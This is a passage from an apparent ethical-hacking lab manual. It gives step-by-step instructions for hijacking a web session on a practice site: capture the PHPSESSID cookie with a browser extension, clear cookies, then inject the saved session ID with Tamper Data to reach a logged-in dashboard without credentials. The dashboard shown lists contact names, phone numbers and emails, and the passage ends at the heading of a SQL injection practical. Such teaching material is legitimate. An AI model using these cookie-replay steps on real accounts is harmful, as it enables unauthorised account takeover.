
3. Install cookie-editor for firefox from the link:

<https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/>

and click on "Add to firefox" Tab.



4. Go to <http://www.techpanda.org/> a page as shown below will appear.



5.Enter the Email as:admin@google.com and password: **Password2010** and after that click on submit.

Login | Personal Contacts Manager v1.0

Email*
admin@google.com

Password*

Remember me

Submit

My Formoid form

6.After you click on submit button, a page as below will appear.

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	Edit
36132	Ingolia	Shaani	8157963220	srush11@gmail.com	Edit
36133	alex	McGraw	9362001749	whatever@gmail.com	Edit
36134	Dark	Maiden	8763544242	darkmaiden@octopus.ps	Edit
36135	alice	V	890765323	abc@abc.abc	Edit
36136	Dark	Maiden	8763544242	darkmaiden@octopus.ps	Edit
36137	Dark	Maiden	8763544242	darkmaiden@octopus.ps	Edit
36138	Dark	Maiden	11111	z@z.com	Edit
36139	Dark	Maiden	8763544242	pierson.william@buhlschools.org	Edit
36140	rewr	rwerwe	675657	21312@p.z	Edit
36141	Dark	Maiden	8763544242	darkmaiden@octopus.ps	Edit
36142	Gelap	noname	09387827261	asdfvu@ymail.com	Edit
36143	Dark	sm.bnjheasbnxbshjea	my name is unknown	uck@gmail.com	Edit
36144	madhur1	madhur100	103	omkar.gaikwad@hotmail.com	Edit
36145	Dhruv	Bharadwa	cnty	celd6wgh@gmail.com	Edit
36146	Scure	Maiden	8763544242	darkmaiden@octopus.ps	Edit
36147	Dark	Maiden	8763544242	darkmaiden@octopus.ps	Edit
36148	Dark	Maiden	8763544242	darkmaiden@octopus.ps	Edit

7. Open the cookie editor which you had installed earlier, copy and paste the PHPSESSID and also copy and paste the dashboard url into any text document.

The screenshot shows a web browser window with a cookie editor extension open. The main content is a "Dashboard | Personal Contacts Manager v1.0" page displaying a list of contacts. On the right side, a "Cookie Editor" panel is visible. It has a search bar and a section for "PHPSESSID". Under "Name", it shows "PHPSESSID" and under "Value", it shows "00afa6f978e4c3ef0e7f0537b4bde497". There are buttons for "Edit", "Delete", and "Clear" below the value field. The browser's taskbar at the bottom shows various pinned icons and system status.

8. After Performing step (7) don't log out just close the Dashboard.

9. Open Browser > Options > Settings > Privacy & Security > Cookie sites and data > Clear Data.

The screenshot shows the Firefox settings page with the "Privacy & Security" section selected. A "Clear Data" dialog box is open over the main settings area. The dialog box contains a warning message: "Clearing all cookies and site data stored by Firefox may sign you out of websites and remove offline web content. Clearing cache data will not affect your logins." Below the message are two checked checkboxes: "Cookies and Site Data (48.0 KB)" and "Cached Web Content (9.9 MB)". At the bottom of the dialog are "Clear" and "Cancel" buttons. The background settings page shows options like "General", "Home", "Search", "Sync", and "Logins and Passwords". The "Logins and Passwords" section includes checkboxes for "Ask to save logins and passwords for websites", "Autofill logins and passwords", "Suggest and generate strong passwords", and "Show alerts about passwords for breached websites". The browser's taskbar at the bottom shows pinned icons and system status.

10. Now open the tamper data menu.

The screenshot shows the 'Tamper Data' menu in NetworkMiner. The menu lists various request types with checkboxes and descriptions. The 'main_frame' and 'xmlhttprequest' checkboxes are selected. Below the menu, there are two input fields: 'Tamper with requests who's URL matches: (*.*)' and 'Tamper requests only from this tab: '. At the bottom is a 'Start Tamper Data?' button.

Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> esp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (*.*)
Tamper requests only from this tab:

Start Tamper Data?

11. After that it will ask you "Start tamper data?" Click on "Yes"

The screenshot shows the 'Tamper Data' menu in NetworkMiner, identical to the previous one. Below the menu, a 'Start Tamper Data?' dialog box is displayed with 'Yes' and 'No, Cancel' buttons. The system tray at the bottom shows a temperature of 31°C and a smoke alert.


Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> esp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (*.*)
Tamper requests only from this tab:


Start Tamper Data?



Yes No, Cancel

12. Now copy and paste the dashboard url which you had stored it in your text file earlier.




13. A pop up box will appear. Click on “OK”.






14. After that another pop up will appear wherein in the "cookie" section you will have to paste the PHPSESSID value which you had previously stored it in text file and after that click on "Ok".



15. You should be able to see the logged in dashboard directly without logging in.




PRACTICAL NO.8


Aim: Perform SQL injection attack.

Steps:

